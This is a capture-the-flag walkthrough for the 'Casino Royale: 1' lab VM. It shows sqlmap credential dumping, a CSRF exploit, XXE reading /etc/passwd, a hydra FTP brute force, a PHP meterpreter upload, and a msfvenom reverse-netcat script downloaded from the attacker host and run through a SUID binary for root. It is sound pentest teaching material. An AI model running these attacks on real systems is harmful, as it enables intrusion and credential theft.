Today we are going to
solve another CTF challenge “Casino
Royale: 1”. It is a vulnerable lab presented by author creosote for helping
pentesters to perform online penetration testing according to your experience
level. The challenge is to get root on the Targeted Virtual Machine and read
the flag.sh within that directory.
Difficulty: Intermediate
Penetrating Methodologies
- IP discovery and Port Scanning.
- Browsing the IP on port 8080.
- Discovering accessible directories on the victim’s machine.
- Searching exploits via searchsploit.
- Using SQLMAP to find database and login credentials.
- Browsing directories on browser.
- Adding Domain name to /etc/hosts file.
- Searching exploits via searchsploit.
- Using Cross-Site Request Forgery Exploit code.
- Using telnet to connect to port 25.
- Tail off access.log file.
- Browsing directories on browser.
- Exploiting XML External Entity vulnerability.
- Using curl to send the file.
- Creating PHP shell using msfvenom.
- Using hydra to brute force FTP login Password.
- Logging into Ftp.
- Using Multi/handler of Metasploit Framework.
- Enumerating through directories.
- Getting Login Credentials.
- Looking for SUID file and directories.
- Creating bash shell using msfvenom.
- Using Netcat listener to get reverse shell.
- Getting Root Access.
- Reading the Flag.
Walkthrough
Let’s start off with
discovering the IP address of our Target Machine.netdiscover

Then we’ll continue with our nmap command to find out the open ports and services.

Since port 80 is open, we explored the Targets IP Address on the browser.

We didn’t found anything on the webpage, so we used dirb tool to enumerate the directories on the Targets IP Address.
dirb http://192.168.1.102/
Here, we found a useful directory index.php. Moving on.

We tried opening that directory index.php along with Targets IP Address in the browser. This page seems pretty interesting and gave us our next clue to proceed.

The page revealed a pokermax software term. This made us curious to look for it in searchsploit. And our intuition was right. We copied the exploits 6766.txt file on our machine and read it contents. It revealed a link which we tried opening in the browser.
searchsploit poker
searchsploit -m 6766

That link we opened directed us to Pokermax Poker League: Admin Login. Since we don’t any credentials time to bring up SQLMAP.

Let’s first find the database.
sqlmap -u http://192.168.1.102/pokeradmin/index.php --forms --risk 3 --level 5 --dbs --batch

The database we found is pokerleague.

Let’s look for the credentials of Admin Login in the database pokerleague.

We have got the required credentials.
Username: admin

We have successfully logged into Admin area. Looking for other clues.

After checking all the tabs on the page, we found some useful information in Edit info of player Valenka.

We have got a useful directory in player profile; let’s find out where it’s going to lead us. Also it asked us to update Domain Name casino-royale.local in our hosts file.

Updating the hosts file.

After opening the directory along with domain name in the browser, we found something interesting about port 25 which was open. This information might come in handy.

Looking around we found a CMS Snowfox. Let’s find if it is on searchsploit.

We were right about it. There is an html file available about this exploit. So we copied the file to our machine.
searchsploit snowfox


Created a new file as raj.html and pasted the code in it, also we made some minor changes as you can see in the image.

After that we have copied the file raj.html to /var/www/html folder of our machine. And restarted the service for apache2.

Let’s connect to port 25 using telnet. We will be sending a mail to recipient valenka along with the link of raj.html file. All the steps are shown in the image.

We have just tail off the access log of apache2.
tail -n1 -f /var/log/apache2/access.log

Let’s Login with the credentials, we have given in the raj.html file in the Signin section of the page casino-royale.local/vip-client-portfolios/?uri=signin
Email address: user@user.local

After successfully logging in, we found another clue in Edit of le@casino-royale.local in manage players.

Another directory clue, lets open it in the browser and look what it holds.

We landed on this page.

Since that page doesn’t seem useful from outside. So, we checked its Page Source. This gave us a hint to use an XML External Entity injection for our next step.

So we looked for a code for XML External Entity injection online. Therefore, we created a new file xml.txt and pasted the code by making some minor changes.
https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection

Let’s send our XML External Entity Injection in file xml.txt using curl.

After exploiting the Xml External Entity vulnerability, it gave us the /etc/passwd file. This contained a username for FTP Login i.e ftpUserULTRA

We have created a PHP shell payload using msfvenom.

We have used hydra to find the password of username ftpUserULTRA for Ftp Login. We have cracked the password for ftp login i.e bankbank

Let’s just Login into FTP, after quiet messing up we are only able to send .php5 files or files with no extension. Time to upload our shell and gave permissions to execute.
ftp 192.168.1.102 21
put shell.php5
chmod 777 shell.php5

After uploading our shell, we set up listener using Metasploit-framework.
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
msf exploit(multi/handler) > set lport 443
msf exploit(multi/handler) > run
We got the reverse shell, but it is not a proper shell. We will spawn a tty shell using python.
shell
python -c "import pty; pty.spawn('/bin/bash')"

We when we read the contents of config.php.
It gave us two useful credentials.
DBusername:
valenka
DBpassword:
11archives11!
So, we used these credentials to login into
Valenka.
su
valenka
password:
11archives11!
After that we tried to
find files with SUID bit permissions.
find
/ -perm -4000 2>/dev/null
Here we found an interesting Suid file and directory.
/opt/casino-royale/mi6_detect_test

On running the SUID file, we see it is mostly likely using a run.sh file but there no such file or directory. Since the run.sh has no permissions. So we decided to move to /tmp directory.
/opt/casino-royale/mi6_detect_test
cd
/opt/casino-royale/
ls
cd
/tmp

We need to create a
bash code using Msfvenom:
msfvenom
–p cmd/unix/reverse_netcat lhost=192.168.1.107 lport=1234 R
After that we have copied the code in run.sh and executed python server.
nano
run.sh
python
-m SimpleHTTPServer

We have downloaded the file in the /tmp
directory. Again ran the SUID file.
wget http://192.168.1.107:8000/run.sh
/opt/casino-royale/mi6_detect_test

This time on running the SUID file, it gave
a reverse shell on our netcat listener. Finally we have got the root access and read the FLAG!!
nc
-lvp 1234
id
cd/root
ls
cd
flag
cat
flag.sh


